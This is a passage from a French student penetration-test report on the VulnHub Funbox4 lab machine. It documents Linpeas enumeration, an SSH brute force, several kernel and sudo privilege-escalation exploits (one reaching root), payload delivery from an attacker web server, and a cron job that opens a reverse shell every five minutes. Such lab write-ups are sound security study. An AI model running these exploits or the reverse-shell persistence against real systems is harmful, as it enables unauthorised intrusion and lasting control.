d'écran particulièrement intéressante dans ce rapport. Toutefois, l'intégralité de la sortie de Linpeas, ainsi que toutes les captures associées, sont disponibles dans mon dépôt Git à l'adresse suivante : <https://github.com/nathanmartel21/S5-EthicalHacking/tree/main/Rapports/VulnHub/Funbox/Linpeas>.

Dans le scan Linpeas, je trouve des vulnérabilités clés pour une escalation de priviléges. Tout d'abord, il y a « Dirty COW » (CVE-2016-5195), c'est une vulnérabilité très connue qui permet à un utilisateur non privilégié d'écrire dans une mémoire protégée, offrant ainsi un accès root. Ensuite, il y a la vulnérabilité « eBPF\_verifier » (CVE-2017-16995), c'est une vulnérabilité dans la vérification de eBPF (Extended Berkeley Packet Filter), permettant à un utilisateur d'exécuter du code non autorisé. Une troisième CVE intéressante : « PwnKit » (CVE-2021-4034), elle permet globalement à un utilisateur non privilégié de prendre le contrôle du système. Enfin, la CVE « Sudo Baron Samedit » (CVE-2021-3156), c'est une vulnérabilité dans la commande « sudo » permettant à un utilisateur local d'exécuter des commandes avec les priviléges d'un autre utilisateur, typiquement root.

Voici un exemple de vulnérabilités trouvées par Linpeas :

```
[+] [CVE-2016-8655] chocobo_root
Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
Exposure: highly probable
Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
Download URL: https://www.exploit-db.com/download/40871
Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33}.
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/de

[+] [CVE-2016-4557] double-fdput()
Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
Exposure: highly probable
```

FIGURE 3.43 – Exemple de vulnérabilité que Linpeas a trouvé sur la machine cible

Dans la suite du scan, il y a un processus particulier (/bin/sh -i), exécuté par « www-data » qui est étrange et que je ne comprends pas forcément :

```
www-data 10859 0.0 1.2 258716 13088 ? S Dec11 0:06 _ /usr/sbin/apache2 -k start
www-data 10860 0.0 1.1 258548 11596 ? S Dec11 0:07 _ /usr/sbin/apache2 -k start
www-data 11260 0.0 0.0 4504 788 ? S Dec11 0:00 | sh -c uname -a; w; id; /bin/s
www-data 11264 0.0 0.0 4504 740 ? S Dec11 0:00 | _ /bin/sh -i
www-data 11265 0.0 0.6 32112 6760 ? S Dec11 0:00 | _ python -c import pty;
www-data 11266 0.0 0.3 18220 3304 pts/1 Ss Dec11 0:00 | _ /bin/bash
www-data 11992 1.1 0.3 704104 3104 pts/1 Sl+ 00:25 0:00 | _ ./linpeas_li
www-data 11996 0.0 0.0 4384 668 pts/1 S+ 00:25 0:00 | _ bash64/
```

FIGURE 3.44 – Processus particulier détecté par Linpeas

Il y a également plusieurs cron jobs configurés pour exécuter des tâches régulières. Mais pour la plupart, ils semblent liés à des mises à jour et à la gestion du système. Un il y a cependant un cron job planifié pour exécuter des scripts tous les jours à 6h25.

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

[+] System timers
```

FIGURE 3.45 – Cron job planifié pour exécuter des scripts tous les jours à 6h25 détecté par Linpeas

J'apprends également au travers le scan qu'il y a un utilisateur « manna » qui fait partie du groupe « sudo ». De ce fait, il a les droits d'administration.

```
All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=1000(manna) gid=1000(manna) groups=1000(manna),4(adm),8(mail),27(sudo),30(dip),46(plugdev),121(lpadmin)
uid=1001(thomas) gid=1001(thomas) groups=1001(thomas),8(mail)
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=103(systemd-bus-proxy) gid=105(systemd-bus-proxy) groups=105(systemd-bus-proxy)
```

FIGURE 3.46 – Utilisateur « manna » détecté par Linpeas

Ensuite, on retrouve des outils installés sur la machine cible comme « base64 », « lxc » ou encore « gcc-5 ». Certains de ces outils peuvent me servir à exploiter une vulnérabilité.

```
/usr/bin/python
/usr/bin/python2
/usr/bin/python2.7
/usr/bin/python3
/usr/bin/sudo

[+] Installed Compilers
/usr/bin/gcc-5
/usr/share/gcc-5

[+] Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 Dec 11 20:57 /etc/pam.d
-rw-r--r-- 1 root root 2133 Apr 16 2016 /etc/pam.d/sshd
```

FIGURE 3.47 – Outils installés détecté par Linpeas

Linpeas détecte également un fichier « /usr/bin/gettext.sh ». C'est un script trouvé et il peut être vulnérable car il est dans le chemin d'exécution courant. De plus, dans la partie « Fichiers inattendus dans le répertoire racine », linpeas détecte des fichiers comme « initrd.img » et « hint.txt ». Au vu du nom de ces fichiers, je pense qu'il donne un indice de l'approche à suivre pour exploiter la VM.

The screenshot shows the 'Other Interesting Files' section of the Linpeas tool. It highlights several files:

- .sh files in path**: [https://book.hacktricks.xyz/linux-hardening/privilege-escalation#](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#/)
- /usr/bin/gettext.sh**
- Executable files potentially added by user (limit 70)**
- Unexpected in root**
- /initrd.img**
- /vmlinuz.old**
- /initrd.img.old**
- /hint.txt**
- /vmlinuz**

FIGURE 3.48 – Script « gettext.sh » détecté par Linpeas

Sinon, aucun mot de passe spécifique n'a été trouvé dans les logs et les fichiers d'historique.

Mise à part, le brute force SSH sur les deux utilisateurs de la machine cible anna et thomas n'a pas fonctionné :

The screenshot shows the Hydra tool running a brute-force attack on an SSH service. The command used was:

```
$ hydra -l anna,thomas -P /usr/share/wordlists/john.lst ssh://192.168.56.116
```

Output from Hydra:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit  
nd ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-12 21:28:01  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3559),  
[DATA] attacking ssh://192.168.56.116:22/  
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 3416 to do in 00:24h, 13 active  
[STATUS] 113.67 tries/min, 341 tries in 00:03h, 3221 to do in 00:29h, 13 active  
[STATUS] 95.14 tries/min, 666 tries in 00:07h, 2896 to do in 00:31h, 13 active  
[STATUS] 96.40 tries/min, 1446 tries in 00:15h, 2116 to do in 00:22h, 13 active  
[STATUS] 93.94 tries/min, 2912 tries in 00:31h, 650 to do in 00:07h, 13 active  
[STATUS] 94.28 tries/min, 3394 tries in 00:36h, 168 to do in 00:02h, 13 active  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-12 22:06:36
```

FIGURE 3.49 – Brute force SSH sur anna et thomas non fructuant

Dans le cadre de l'analyse de Linpeas, j'ai recueilli de nombreuses informations, certaines plus pertinentes que d'autres. Je vais essayer de les examiner et de les exploiter dans l'ordre, et les présenter de manière claire et concise dans ce rapport.

Je vais commencer par analyser et exploiter toutes les vulnérabilités intéressantes détectées par Linpeas. Ensuite, je m'intéresserai au processus étrange (/bin/sh -i) exécuté par l'utilisateur « www-data ». Dans un troisième temps, je vais examiner les tâches cron configurées sur le système cible pour déterminer si une élévation de priviléges est possible via cron. Par la suite, je chercherai à exploiter la situation de l'utilisateur « manna » que j'ai trouvé. Je testerai ensuite les outils potentiellement intéressants découverts, tels que « python » et « gcc-5 ». Enfin, j'examinerai les fichiers pertinents, comme le fichier « hint.txt », le script « gettext.sh » ou encore le fichier « .todo » présent dans le répertoire de l'utilisateur thomas.

Je commence par exploiter les différentes vulnérabilités trouvées par Linpeas. Dans les vulnérabilités trouvées, je commence par « Dirty COW ». Dirty COW, la CVE-2016-5195, est une vulnérabilité d'escalade de priviléges dans le noyau Linux découverte en 2016. Elle exploite une condition de concurrence dans le mécanisme de gestion de la mémoire copy-on-write d'où justement le nom COW. Un utilisateur non privilégié peut modifier des fichiers en lecture seule. Cela lui donne un accès en écriture non autorisé et peut être utilisé pour obtenir des priviléges élevés sur le système. Pour récupérer l'exploit public, à l'instar de Linpeas, je me sers de mon serveur WEB sur ma Kali Linux pour envoyer le binaire vers la machine funbox. Je commence par obtenir l'exploit :

```
(root㉿kalisae)-[~/home/sae/Desktop] # wget https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c
-- 2024-12-15 16:52:06 -- https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c
Resolving github.com (github.com) ... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/html]
Saving to: 'dirtyc0w.c'

The file 'php-reverse-shell1.php' has been uploaded
dirtyc0w.c                                         [ == ]
2024-12-15 16:52:07 (832 KB/s) - 'dirtyc0w.c' saved [289649]

Home
└─(root㉿kalisae)-[~/home/sae/Desktop]
  └─# ll
    total 284
    -rw-r--r-- 1 root root 289649 Dec 15 16:52 dirtyc0w.c
└─(root㉿kalisae)-[~/home/sae/Desktop]
  └─# python -m http.server 8080
```

FIGURE 3.50 – Téléchargement du payload dirtyc0w sur la Kali Linux

Ensuite, grâce au serveur WEB, je télécharge l'exploit sur ma machine cible :

```
$ cd /tmp/  
$ python -c "import urllib; urllib.urlretrieve('http://192.168.56.117:8080/dirtyc0w.c', 'dirtyc0w.c')"  
$ ls -alhk  
total 320K  
drwxrwxrwt  9 root      root      4.0K Dec 15 16:58 .  
drwxr-xr-x 23 root      root      4.0K Dec 11 20:57 ..  
drwxrwxrwt  2 root      root      4.0K Dec 15 16:39 .ICE-unix  
drwxrwxrwt  2 root      root      4.0K Dec 15 16:39 .Test-unix  
drwxrwxrwt  2 root      root      4.0K Dec 15 16:39 .X11-unix  
drwxrwxrwt  2 root      root      4.0K Dec 15 16:39 .XIM-unix  
drwxrwxrwt  2 root      root      4.0K Dec 15 16:39 .font-unix  
-rw-rw-rw-  1 www-data  www-data  283K Dec 15 16:58 dirtyc0w.c
```

FIGURE 3.51 – Téléchargement de dirtyc0w sur la machine cible grâce au serveur WEB

J'aurai d'ailleurs pu utiliser la page « upload » pour directement télécharger le binaire « dirtyc0w.c » au lieu de passer par un serveur WEB. Après plusieurs essais, je n'arrive pas à compiler sur la machine cible :

```
gitweb          pam-configs          zsh  
www-data@funbox4:/tmp$ gcc-5 dirtyc0w.c -o dirtyc0w  
gcc-5 dirtyc0w.c -o dirtyc0w  
The program 'gcc-5' can be found in the following packages:  
* gcc-5  
* hardening-wrapper  
Ask your administrator to install one of them  
www-data@funbox4:/tmp$ /usr/share/gcc-5 dirtyc0w.c -o dirtyc0w  
/usr/share/gcc-5 dirtyc0w.c -o dirtyc0w  
bash: /usr/share/gcc-5: Is a directory  
www-data@funbox4:/tmp$ /usr/bin/gcc-5 dirtyc0w.c -o dirtyc0w  
/usr/bin/gcc-5 dirtyc0w.c -o dirtyc0w  
bash: /usr/bin/gcc-5: No such file or directory  
www-data@funbox4:/tmp$ █
```

FIGURE 3.52 – Compilation de dirtyc0w avec gcc-5 sur la machine cible

J'essaie alors de compiler le programme C sur ma Kali Linux pour ensuite l'envoyer sur la cible :

```
(root㉿kalisae) [/tmp]
# gcc -pthread dirtyc0w.c -o dirtyc0w

(root㉿kalisae) [/tmp]
# ls -alhk
total 88K
drwxrwxrwt 14 root root 4.0K Dec 15 17:26 .
drwxr-xr-x 19 root root 4.0K Feb 3 2024 ..
drwxrwxrwt 2 root root 4.0K Dec 15 16:40 .ICE-unix
-r--r--r-- 1 root root 11 Dec 15 16:39 .X0-lock
drwxrwxrwt 2 root root 4.0K Dec 15 16:39 .X11-unix
drwxrwxrwt 2 root root 4.0K Dec 15 16:39 .XIM-unix
drwxrwxrwt 2 root root 4.0K Dec 15 16:39 .font-unix
-rw----- 1 sae sae 410 Dec 15 16:40 .x fsm-ICE-K9ANY2
drwx----- 2 sae sae 4.0K Dec 15 16:43 Temp-2ed5b647-71
-rwrxr-xr-x 1 root root 17K Dec 15 17:26 dirtyc0w
-rwxrwxrwx 1 root root 2.8K Dec 15 17:26 dirtyc0w.c
```

FIGURE 3.53 – Compilation de dirtyc0w avec gcc-5 sur la machine Kali Linux

La compilation a été un succès, je télécharge à présent le fichier compilé sur ma machine cible :

```
systemd-private-f507a38233754150ab85f1f172432192.service-SoDDEa
www-data@funbox4:/tmp$ python -c "import urllib; urllib.urlretrieve('http://192.168.56.117:8080/dirtyc0w', 'dirtyc0w')"
<urllib._FileObject object at 0x7f0000000000>
www-data@funbox4:/tmp$ ls -alhk
ls -alhk
total 56K
drwxrwxrwt 9 root      root      4.0K Dec 15 17:29 .
drwxr-xr-x 23 root      root      4.0K Dec 11 20:57 ..
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .ICE-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .Test-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .X11-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .XIM-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .font-unix
-rw-rw-rw- 1 www-data www-data 17K Dec 15 17:29 dirtyc0w
drwx----- 3 root      root      4.0K Dec 15 16:39 systemd-private-f507a38233754150ab85f1f172432192-dovecot.service-qXegU1
drwx----- 3 root      root      4.0K Dec 15 16:39 systemd-private-f507a38233754150ab85f1f172432192-systemd-timesyncd.service-SoDDEa
www-data@funbox4:/tmp$ chmod +x dirtyc0w
chmod +x dirtyc0w
```

FIGURE 3.54 – Téléchargement de dirtyc0w compilé avec la Kali Linux au travers le serveur WEB

J'essaie maintenant, une fois que j'ai le binaire précompilé d'exploiter Dirty COW en modifiant le fichier « /etc/passwd ». Je vais modifier la ligne de l'utilisateur www-data pour lui attribuer les priviléges root (en utilisant l'UID 0 et un shell /bin/bash) :

```
thomas:x.1001.1001.,,:/home/thomas:/bin/rbash
www-data@funbox4:/tmp$ cat /etc/passwd | grep www-data
cat /etc/passwd | grep www-data
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
www-data@funbox4:/tmp$ ./dirtycow /etc/passwd "www-data:x:0:0:www-data:/root:/bin/bash"
<dirtycow> /etc/passwd "www-data:x:0:0:www-data:/root:/bin/bash"
./dirtycow: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.33' not found (required by ./dirtycow)
./dirtycow: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./dirtycow)
www-data@funbox4:/tmp$ cat /etc/passwd | grep www-data
cat /etc/passwd | grep www-data
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
www-data@funbox4:/tmp$
```

FIGURE 3.55 – Essai dirtycow sur le fichier « /etc/passwd »

J'obtiens une erreur qui indique que l'exploit Dirty COW nécessite une version plus récente de la bibliothèque « glibc ». En fait, la version de « glibc » installée sur cette machine ne prend pas en charge certaines fonctionnalités nécessaires pour l'exécution de l'exploit. Et comme je n'ai pas les accès pour mettre à jour la version de « glibc », je conclus que ce n'est pas le bon exploit à utiliser.

Dirty COW, n'ayant pas fonctionné, je passe à la seconde vulnérabilité, « eBPF\_verifier », la vulnérabilité CVE-2017-16995. C'est une vulnérabilité d'escalation de priviléges comme Dirty COW mais celle-ci touche le mécanisme de vérification eBPF dans le noyau Linux. Et eBPF pour extended Berkeley Packet Filter ça permet d'exécuter des programmes dans le noyau pour des tâches (e.g. surveillance du réseau, sécurité ou encore gestion du système) [à lire : <https://github.com/samaleyadeh/ECE-9609/blob/master/CVE-2017-16995.md>, très intéressant].

Je récupère l'exploit CVE-2017-16995 sur GitHub depuis le dépôt suivant : <https://github.com/rlarabee/exploits/blob/master/cve-2017-16995/cve-2017-16995.c>.

Ensuite, je compile le fichier source en utilisant gcc :

```
[root@kalisae ~]# chmod +x scriptmiracle.c
[root@kalisae ~]# ll
total 16
-rwxr-xr-x 1 root root 13235 Dec 15 17:48 scriptmiracle.c
```

FIGURE 3.56 – Exploit de la CVE-2017-16995

Puis je le télécharge directement depuis la machine cible avec python et urlretriever :

```
systemd-private-f507a38233754150ab85f1f172432192-systemd-timesyncd.service=running
www-data@funbox4:/tmp$ python -c "import urllib; urllib.urlretrieve('http://192.168.56.117:8080/scriptmiracle.c', 'scriptmiracle.c')"
<.168.56.117:8080>/scriptmiracle.c', 'scriptmiracle.c')
www-data@funbox4:/tmp$ ls -ahlk
ls -ahlk
total 72K
drwxrwxrwt 9 root      root      4.0K Dec 15 17:58 .
drwxr-xr-x 23 root      root      4.0K Dec 11 20:57 ..
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .ICE-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .Test-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .X11-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .XIM-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .font-unix
-rw-rw-rwx 1 www-data www-data 17K Dec 15 17:29 dirtyc0w
-rw-rw-rw- 1 www-data www-data 13K Dec 15 17:58 scriptmiracle.c
drwx----- 3 root      root      4.0K Dec 15 16:39 systemd-private-f507a38233754150ab85f1f172432192-dovecot.service-aXedII1
```

FIGURE 3.57 – Téléchargement de l’exploit de la CVE-2017-16995 avec urllib

Je récupère ainsi le fichier C depuis la Kali Linux. Il me reste ensuite à compiler ce fichier avec gcc-5 :

```
systemd-private-474cc397092c49a7b4e13d603469b920-systemd-timesyncd.service=running
www-data@funbox4:/tmp$ gcc-5 scriptmiracle.c
gcc-5 scriptmiracle.c
www-data@funbox4:/tmp$ ls
ls
a.out
scriptmiracle.c
systemd-private-474cc397092c49a7b4e13d603469b920-dovecot.service-DwjRMF
systemd-private-474cc397092c49a7b4e13d603469b920-timesyncd.service-m0l++v
```

FIGURE 3.58 – Combilation de l’exploit de la CVE-2017-16995 avec gcc-5

Par défaut, lorsque je ne mets pas de « -o [NAME] », gcc crée un binaire « a.out ». Dans mon cas, l’exécution avec gcc-5 a fonctionné. Ensuite, je lance exploit compilé :

```
systemd-private-474cc397092c49a7b4e13d603469b920-systemd-timesyncd.service=running
www-data@funbox4:/tmp$ ./a.out
./a.out
[.]
[.] t(_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(_-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880038852900
[*] Leaking sock struct from ffff88003bb58780
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880035952300
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880035952300
[*] credentials patched, launching shell ...
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

FIGURE 3.59 – Exécution de l’exploit

Au début, l’exploit est en cours d’exécution et il tente de contourner les mécanismes de sécurité du noyau (le message indique que l’exploit cible des noyaux Linux avec des protections comme KSPP). L’exploit manipule ensuite le BPF et arrive à obtenir un accès root. De plus, ce qui est intéressant c’est que l’exploit montre les étapes qu’il a fait comme la création BPF, l’injection des payloads et l’exécution du code pour l’accès root. L’élévation est réussie car à la fin la commande « id » affiche l’UID 0. Voici le flag associé :

```
cd
ls -alhk
total 36K
drwx----- 3 root root 4.0K Aug 30 2020 .
drwxr-xr-x 23 root root 4.0K Dec 11 20:57 ..
-rw----- 1 root root 1.9K Aug 30 2020 .bash_history
-rw-r--r-- 1 root root 3.1K Oct 22 2015 .bashrc
drwx----- 2 root root 4.0K Aug 30 2020 .cache
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 6.4K Aug 30 2020 .viminfo
-rw-r--r-- 1 root root 430 Aug 29 2020 flag.txt
cat flag.txt
( _` \
| (__(_)_ ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( )
| _` ( ) ( ) /_` \ | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | | | |
( ) ` \__/_/('_) ( ) ( ) ( ) ( ) ( ) > < ( ) ( ) ( ) ( ) ( )
Well done ! Made with ❤ by @0815R2d2 ! I look forward to see this s.
```

FIGURE 3.60 – Flag root de la box funbox4

L’objectif de la VM funbox est alors atteint.

Même si l’objectif est atteint, je suis curieux de savoir si la box est vulnérable aux autres CVE trouvées. Je passe alors à la CVE « PwnKit », identifiée par CVE-2021-4034. C’est une vulnérabilité pour l’escalation de priviléges qui affecte la « PKEXEC », c’est un outil utilisé pour exécuter des commandes avec des priviléges d’un autre utilisateur qui est souvent root. L’avantage que j’ai sur cette CVE c’est que je l’ai déjà utilisée pour une autre box, je sais alors comment procéder.

Je commence alors par récupérer le code source de l’exploit à partir du dépôt GitHub :

```
[root@kalisae]~-[/home/sae/Desktop]ted.
└─# git clone https://github.com/berdav/CVE-2021-4034.git
Cloning into 'CVE-2021-4034'...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (17/17), done.
Receiving objects: 100% (92/92), 22.71 KiB | 170.00 KiB/s, done.
Resolving deltas: 100% (44/44), done.
remote: Total 92 (delta 24), reused 19 (delta 19), pack-reused 56 (from 1)

[root@kalisae]~-[/home/sae/Desktop]
└─# cd CVE-2021-4034

[root@kalisae]~-[/home/sae/Desktop/CVE-2021-4034]
└─# make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall      cve-2021-4034.c      -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so..
```

FIGURE 3.61 – Téléchargement de l’exploit de la CVE-2021-4034

Je compile ensuite le code nécessaire pour créer l'exploit. Voici les fichiers présents dans le répertoire :

```
(root@kalisae) [/home/sae/Desktop/CVE-2021-4034]
# ll
total 68
drwxr-xr-x 2 root root 4096 Dec 15 18:19 'GCONV_PATH=. '
-rw-r--r-- 1 root root 1071 Dec 15 18:18 LICENSE
-rw-r--r-- 1 root root 469 Dec 15 18:18 Makefile
-rw-r--r-- 1 root root 3419 Dec 15 18:18 README.md
-rwxr-xr-x 1 root root 15960 Dec 15 18:19 cve-2021-4034
-rw-r--r-- 1 root root 292 Dec 15 18:18 cve-2021-4034.c
-rwxr-xr-x 1 root root 305 Dec 15 18:18 cve-2021-4034.sh
drwxr-xr-x 2 root root 4096 Dec 15 18:18 dry-run
-rw-r--r-- 1 root root 33 Dec 15 18:19 gconv-modules
-rw-r--r-- 1 root root 339 Dec 15 18:18 pwnkit.c
-rwxr-xr-x 1 root root 15560 Dec 15 18:19 pwnkit.so
```

FIGURE 3.62 – Exploit compilé, un binaire « cve-2021-4034 » est créé

Je retrouve alors l'exploit « cve-2021-4034 » précompilé sur ma Kali Linux. Je me sers de mon serveur WEB python pour télécharger depuis la machine cible l'exploit :

```
www-data@funbox4:/tmp$ python -c "import urllib; urllib.urlretrieve('http://192.168.56.117:8080/CVE-2021-4034/cve-2021-4034', 'cve-2021-4034')"
www-data@funbox4:/tmp$ ls -alh
ls -alh
total 88K
drwxrwxrwt 9 root      root      4.0K Dec 15 18:26 .
drwxr-xr-x 23 root      root      4.0K Dec 11 20:57 ..
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .ICE-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .Test-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .X11-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .XIM-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .font-unix
-rw-rw-rw- 1 www-data www-data 16K Dec 15 18:26 cve-2021-4034
www-data@funbox4:/tmp$
```

FIGURE 3.63 – Téléversement de l'exploit pré-compilé sur la box funbox4

Il me reste alors plus qu'à exécuter l'exploit :

```
www-data@funbox4:/tmp$ chmod +x cve-2021-4034
chmod +x cve-2021-4034
www-data@funbox4:/tmp$ ls -alh
ls -alh
total 88K
drwxrwxrwt 9 root      root      4.0K Dec 15 18:26 .
drwxr-xr-x 23 root      root      4.0K Dec 11 20:57 ..
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .ICE-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .Test-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .X11-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .XIM-unix
drwxrwxrwt 2 root      root      4.0K Dec 15 16:39 .font-unix
-rwxrwxrwx 1 www-data www-data 16K Dec 15 18:26 cve-2021-4034
-rwxrwxrwx 1 www-data www-data 17K Dec 15 17:29 dirtyc0w
-rw-rw-rw- 1 www-data www-data 13K Dec 15 17:58 scriptmiracle.c
drwx----- 3 root      root      4.0K Dec 15 16:39 systemd-private-f507a38233754150ab85f1f172432192-dovecot.service-qXegU1
drwx----- 3 root      root      4.0K Dec 15 16:39 systemd-private-f507a38233754150ab85f1f172432192-systemd-timesyncd.service-SoDDEa
www-data@funbox4:/tmp$ ./cve-2021-4034
./cve-2021-4034: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./cve-2021-4034)
www-data@funbox4:/tmp$
```

FIGURE 3.64 – Exécution de l'exploit « cve-2021-4034 », auparavant téléchargé

J'obtiens alors une erreur similaire lors de l'exploit de « Dirty COW », à savoir que la version de la bibliothèque « libc » nécessite une version plus récente. A savoir aussi que je n'arrive pas à compiler le fichier « .c » sur la machine cible, c'est pour cela que je compile sur ma Kali Linux et je pense que c'est pour cela que j'ai ces erreurs.

Pour la dernière vulnérabilité, « Sudo Baron Samedit », CVE-2021-3156 que j'utilise, c'est une vulnérabilité assez connue, présente dans « sudo ». Elle permet à un utilisateur non privilégié d'obtenir des priviléges root sur le système et surtout, même si la commande « sudo » est configurée pour ne pas permettre l'accès root. Voici la version de « sudo » :

```
www-data@funbox4:/tmp$ sudo -V
sudo -V
Sudo version 1.8.16
Sudoers policy plugin version 1.8.16
Sudoers file grammar version 45
Sudoers I/O plugin version 1.8.16
www-data@funbox4:/tmp$ █
```

FIGURE 3.65 – Version de la commande « sudo »

La version de sudo est bien inférieure à la version 1.9.5p2, de ce fait, la machine est probablement vulnérable.

Après avoir tenté d'exécuter la commande d'exploitation avec « sudo -u [...] », l'exécution échoue. En fait, l'option « -u » dans la commande sudo attend un argument, un nom d'utilisateur spécifique, ce qui ne correspond pas à l'exploitation de cette vulnérabilité. De ce fait, dans mon cas, l'exploitation de la vulnérabilité Sudo Baron Samedit ne fonctionne pas comme prévu car, même si la version de « sudo » sur la machine cible soit inférieure à la version sécurisée (1.9.5p2), la commande « sudoedit -s /etc/passwd » me demande un mot de passe. De plus, dans le contexte de l'exploitation de la vulnérabilité, l'utilisation par exemple de « sudo -u #0 bash -c 'echo id; /bin/bash' » aurait dû permettre de contourner cette demande de mot de passe et d'exécuter une commande en tant que root.

Après les vulnérabilités testées, j'analyse le processus que je trouvais étrange « \_/bin/sh -i ». Au moment du scan Linpeas, je trouvais le processus assez étrange mais il s'agit en fait du shell sur lequel je suis lorsque j'ai exploité le reverse shell. En effet, après avoir réussi à exploiter la vulnérabilité, j'ai obtenu un shell sous l'utilisateur

« www-data ». Le processus « /bin/sh » visible dans la sortie du ps correspond donc au shell qui m'a été ouvert.

Je passe alors à la partie sur les tâches crontab. Par défaut, aucun crontab n'est configuré pour l'utilisateur « www-data » :

```
www-data@funbox4:/tmp$ crontab -l
crontab -l
no crontab for www-data
www-data@funbox4:/tmp$ sudo crontab
```

FIGURE 3.66 – Pas de tâche cron configuré pour l'utilisateur « www-data »

J'ajoute donc une tâche crontab pour créer un environnement « www-data » qui va tenter d'exécuter un reverse shell toutes les 5 minutes :

```
crontab: /usr/bin/sensible-editor  exited with status 1
www-data@funbox4:/tmp$ echo "*/5 * * * * /bin/bash -i >& /dev/tcp/192.168.56.117/4444 0>&1" | crontab
< "*/5 * * * * /bin/bash -i >& /dev/tcp/192.168.56.117/4444 0>&1" | crontab
www-data@funbox4:/tmp$ crontab -l
crontab -l
*/5 * * * * /bin/bash -i >& /dev/tcp/192.168.56.117/4444 0>&1
www-data@funbox4:/tmp$
```

FIGURE 3.67 – Ajout d'un crontab pour créer un environnement « www-data » qui va exécuter un reverse shell

Cette tâche crontab va tenter de se connecter à l'adresse IP de ma Kali Linux et au port 4444 toutes les 5 minutes. Et, lorsque le cron job va s'exécuter, il tentera d'établir une connexion TCP sur ma Kali Linux. Après plusieurs minutes, je regarde si le service crontab existe sur la machine cible :

```
See system logs and systemctl status cron.service for details.
www-data@funbox4:/tmp$ service cron status
service cron status
WARNING: terminal is not fully functional
- (press RETURN)
* cron.service - Regular background program processing daemon
  Loaded: loaded (/lib/systemd/system/cron.service; enabled; vendor preset: ena
  Active: active (running) since Sun 2024-12-15 16:39:31 CET; 2h 26min ago
